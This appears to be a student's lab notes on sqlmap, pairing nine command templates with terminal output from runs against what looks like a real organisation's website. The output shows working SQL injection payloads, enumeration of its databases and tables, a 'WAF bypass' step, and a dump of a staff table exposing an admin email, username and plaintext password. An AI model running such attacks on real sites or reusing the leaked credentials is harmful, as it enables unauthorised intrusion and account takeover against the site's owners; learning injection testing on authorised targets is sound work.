

SQL Injections:

1. **Basic SQLMap Command**
   Command: sqlmap -u [URL] -dbs




```
(base) ┌──(voka14㉿DESKTOP-CKBBK68)-[~/MentalBreakdown/EHVA/LAB-7]
└─$ sqlmap -u https://www.caa-ahm.org/cms.php?id=9 -dbs
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.4#stable}
|_ -| . [(]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:05:00 /2024-10-01/

[10:05:00] [INFO] resuming back-end DBMS 'mysql'
[10:05:00] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=gnesol7g27r…u365rjr585'). Do you want to use those [Y/n] n
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=14' AND 4628=4628 AND 'YJkl'='YJkl

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=14' AND (SELECT 6752 FROM (SELECT(SLEEP(5)))ULeP) AND 'QoyB'='QoyB

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: id=-6259' UNION ALL SELECT NULL,CONCAT(0x7178627a71,0x715a585a5959636e436e7948734a6974724768444f6575726d5a6648714b46697a754869556e7267,0x7170707871),NULL,
NULL,NULL,NULL,NULL,NULL-- -
---
[10:05:06] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.4.45, Apache, PHP
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[10:05:06] [INFO] fetching database names
[10:05:08] [INFO] resumed: 'information_schema'
[10:05:08] [INFO] resumed: 'caahmnew_CMSDB'
available databases [2]:
[*] caahmnew_CMSDB
[*] information_schema

[10:05:08] [INFO] fetched data logged to text files under '/home/voka14/.local/share/sqlmap/output/www.caa-ahm.org'
```

2. **Target a Specific Parameter**
   Command: sqlmap -u [URL] -p <params> -dbs




```
(base) ┌──(voka14㉿DESKTOP-CKBBK68)-[~/MentalBreakdown/EHVA/LAB-7]
└─$ sqlmap -u https://www.caa-ahm.org/cms.php?id=9 -p id -dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:07:11 /2024-10-01/

[10:07:11] [INFO] resuming back-end DBMS 'mysql'
[10:07:11] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=2v224kvs18d…sa30phfik6'). Do you want to use those [Y/n] n
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=14' AND 4628=4628 AND 'YJkl'='YJkl

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=14' AND (SELECT 6752 FROM (SELECT(SLEEP(5)))ULeP) AND 'QoyB'='QoyB

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: id=-6259' UNION ALL SELECT NULL,CONCAT(0x7178627a71,0x715a585a5959636e436e7948734a6974724768444f6575726d5a6648714b46697a754869556e7267,0x7170707871),NULL,
NULL,NULL,NULL,NULL,NULL-- -
---
[10:07:17] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.4.45, PHP
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[10:07:17] [INFO] fetching database names
[10:07:18] [INFO] resumed: 'information_schema'
[10:07:18] [INFO] resumed: 'caahmnew_CMSDB'
available databases [2]:
[*] caahmnew_CMSDB
[*] information_schema

[10:07:18] [INFO] fetched data logged to text files under '/home/voka14/.local/share/sqlmap/output/www.caa-ahm.org'
```

3. **After identifying a database, list all tables in a particular database.**
   Command: sqlmap -u [URL] -D <db_name> --tables




```
Database: caahmnew_CMSDB
[21 tables]
+-----------------------+
| event                 |
| member                |
| resource              |
| audiogallery          |
| category_master       |
| category_master1      |
| cms_article           |
| cms_menu_item         |
| imagegallery          |
| importantdate         |
| jobopening            |
| journal_data          |
| legal                 |
| master_banner_ad      |
| master_banner_ad_type |
| memberold             |
| news                  |
| usefullinks           |
| user_member           |
| user_staff            |
| videogallery          |
+-----------------------+

[10:10:19] [INFO] fetched data logged to text files under '/home/voka14/.local/share/sqlmap/output/www.caa-ahm.org'

[*] ending @ 10:10:19 /2024-10-01/
```

4. **List Columns in a Table**
   Command: sqlmap -u [URL] -D <db_name> -T <table_name> --columns




```
[10:15:06] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.4.45, PHP, Apache
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[10:15:06] [INFO] fetching columns for table 'user_staff' in database 'caahmnew_CMSDB'
[10:15:11] [INFO] retrieved: 'staffid','int(11)'
[10:15:12] [INFO] retrieved: 'staffname','varchar(30)'
[10:15:14] [INFO] retrieved: 'username','varchar(30)'
[10:15:15] [INFO] retrieved: 'password','varchar(30)'
[10:15:16] [INFO] retrieved: 'email','varchar(30)'
[10:15:18] [INFO] retrieved: 'status','tinyint(4)'
Database: caahmnew_CMSDB
Table: user_staff
[6 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| status    | tinyint(4)  |
| email     | varchar(30) |
| password  | varchar(30) |
| staffid   | int(11)     |
| staffname | varchar(30) |
| username  | varchar(30) |
+-----------+-------------+

[10:15:18] [INFO] fetched data logged to text files under '/home/voka14/.local/share/sqlmap/output/www.caa-ahm.org'

[*] ending @ 10:15:18 /2024-10-01/
```

5. **Dump Data from a Table**
   Command: sqlmap -u [URL] -D <db_name> -T <table_name> --dump




```
[10:17:23] [INFO] the back-end DBMS is MySQL
web application technology: PHP, PHP 5.4.45, Apache
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[10:17:23] [INFO] fetching columns for table 'user_staff' in database 'caahmnew_CMSDB'
[10:17:24] [INFO] resumed: 'staffid','int(11)'
[10:17:24] [INFO] resumed: 'staffname','varchar(30)'
[10:17:24] [INFO] resumed: 'username','varchar(30)'
[10:17:24] [INFO] resumed: 'password','varchar(30)'
[10:17:24] [INFO] resumed: 'email','varchar(30)'
[10:17:24] [INFO] resumed: 'status','tinyint(4)'
[10:17:24] [INFO] fetching entries for table 'user_staff' in database 'caahmnew_CMSDB'
Database: caahmnew_CMSDB
Table: user_staff
[1 entry]
+---------+-------------------+--------+-------------------+------------+-----------+
| staffid | email             | status | password          | username   | staffname |
+---------+-------------------+--------+-------------------+------------+-----------+
| 1       | admin@shahnet.com | 1      | 12AdmCaaAss34#@!% | ADMCaaUser | admin     |
+---------+-------------------+--------+-------------------+------------+-----------+

[10:17:28] [INFO] table 'caahmnew_CMSDB.user_staff' dumped to CSV file '/home/voka14/.local/share/sqlmap/output/www.caa-ahm.org/dump/caahmnew_CMSDB/user_staff.csv'
[10:17:28] [INFO] fetched data logged to text files under '/home/voka14/.local/share/sqlmap/output/www.caa-ahm.org'

[*] ending @ 10:17:28 /2024-10-01/
```

6. **Extract Specific Columns (e.g., usernames, passwords)**
   Command: sqlmap -u [URL] -D <db_name> -T <table_name> -C <column_names> --dump




```
[10:19:40] [INFO] resuming back-end DBMS 'mysql'
[10:19:40] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=065a04ufruc…l321p9e697'). Do you want to use those [Y/n] n
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=14' AND 4628=4628 AND 'YJkl'='YJkl

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=14' AND (SELECT 6752 FROM (SELECT(SLEEP(5)))ULeP) AND 'QoyB'='QoyB

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: id=-6259' UNION ALL SELECT NULL,CONCAT(0x7178627a71,0x715a585a5959636e436e7948734a6974724768444f6575726d5a6648714b46697a754869556e7267,0x7170707871),NULL,
NULL,NULL,NULL,NULL,NULL-- -
---
[10:19:46] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP, PHP 5.4.45
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[10:19:46] [INFO] fetching entries of column(s) 'email,password,username' for table 'user_staff' in database 'caahmnew_CMSDB'
Database: caahmnew_CMSDB
Table: user_staff
[1 entry]
+-------------------+------------+--------------------+
| email             | username   | password           |
+-------------------+------------+--------------------+
| admin@shahnet.com | ADMCaaUser | 12AdmCaaAss34#@!%  |
+-------------------+------------+--------------------+

[10:19:50] [INFO] table 'caahmnew_CMSDB.user_staff' dumped to CSV file '/home/voka14/.local/share/sqlmap/output/www.caa-ahm.org/dump/caahmnew_CMSDB/user_staff.csv'
[10:19:50] [INFO] fetched data logged to text files under '/home/voka14/.local/share/sqlmap/output/www.caa-ahm.org'

[*] ending @ 10:19:50 /2024-10-01/
```

7. **Detect DBMS Information**
   Command: sqlmap -u [URL] --fingerprint




```
(base) ┌──(voka14㉿DESKTOP-CKBBK68)-[~/MentalBreakdown/EHVA/LAB-7]
└─$ sqlmap -u https://www.caa-ahm.org/cms.php?id=9 --fingerprint
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:22:26 /2024-10-01/

[10:22:26] [INFO] resuming back-end DBMS 'mysql'
[10:22:26] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=0lcofrmonls…4379tbunj5'). Do you want to use those [Y/n] n
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=14' AND 4628=4628 AND 'YJkl'='YJkl

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=14' AND (SELECT 6752 FROM (SELECT(SLEEP(5)))ULeP) AND 'QoyB'='QoyB

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: id=-6259' UNION ALL SELECT NULL,CONCAT(0x7178627a71,0x715a585a5959636e436e7948734a6974724768444f6575726d5a6648714b46697a754869556e7267,0x7170707871),NULL,
NULL,NULL,NULL,NULL,NULL-- -
---
[10:22:31] [INFO] testing MySQL
[10:22:33] [INFO] confirming MySQL
[10:22:40] [INFO] the back-end DBMS is MySQL
[10:22:40] [INFO] actively fingerprinting MySQL
[10:22:42] [INFO] executing MySQL comment injection fingerprint
web application technology: PHP, Apache, PHP 5.4.45
back-end DBMS: active fingerprint: MySQL ≥ 5.7
               comment injection fingerprint: MySQL 5.6.52
               fork fingerprint: MariaDB
[10:22:54] [INFO] fetched data logged to text files under '/home/voka14/.local/share/sqlmap/output/www.caa-ahm.org'

[*] ending @ 10:22:54 /2024-10-01/
```

8. **Bypass WAF (Web Application Firewall)**
   Command: sqlmap -u [URL] –random-agent –dbs




```
(base) ┌──(voka14㉿DESKTOP-CKBBK68)-[~/MentalBreakdown/EHVA/LAB-7]
└─$ sqlmap -u https://www.caa-ahm.org/cms.php?id=9 --random-agent --dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:24:33 /2024-10-01/

[10:24:33] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Macintosh; U; PPC Mac OS X; de-ch) AppleWebKit/85 (KHTML, like Gecko) Safari/85' from file
'/usr/share/sqlmap/data/txt/user-agents.txt'
[10:24:33] [INFO] resuming back-end DBMS 'mysql'
[10:24:33] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=30sr2cjlv2t…vk6uv3tfl0'). Do you want to use those [Y/n] n
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=14' AND 4628=4628 AND 'YJkl'='YJkl

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=14' AND (SELECT 6752 FROM (SELECT(SLEEP(5)))ULeP) AND 'QoyB'='QoyB

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: id=-6259' UNION ALL SELECT NULL,CONCAT(0x7178627a71,0x715a585a5959636e436e7948734a6974724768444f6575726d5a6648714b46697a754869556e7267,0x7170707871),NULL,
NULL,NULL,NULL,NULL,NULL-- -
---
[10:24:56] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache, PHP 5.4.45
back-end DBMS: MySQL 5 (MariaDB fork)
[10:24:56] [INFO] fetching database names
[10:24:58] [INFO] resumed: 'information_schema'
[10:24:58] [INFO] resumed: 'caahmnew_CMSDB'
available databases [2]:
[*] caahmnew_CMSDB
[*] information_schema
```

9. **Check for a GET Request Vulnerability**
   Command: sqlmap -u [URL] –random-agent –dbs [default is GET]



```
└─$ sqlmap -u https://www.caa-ahm.org/cms.php?id=1 --random-agent --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.4#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

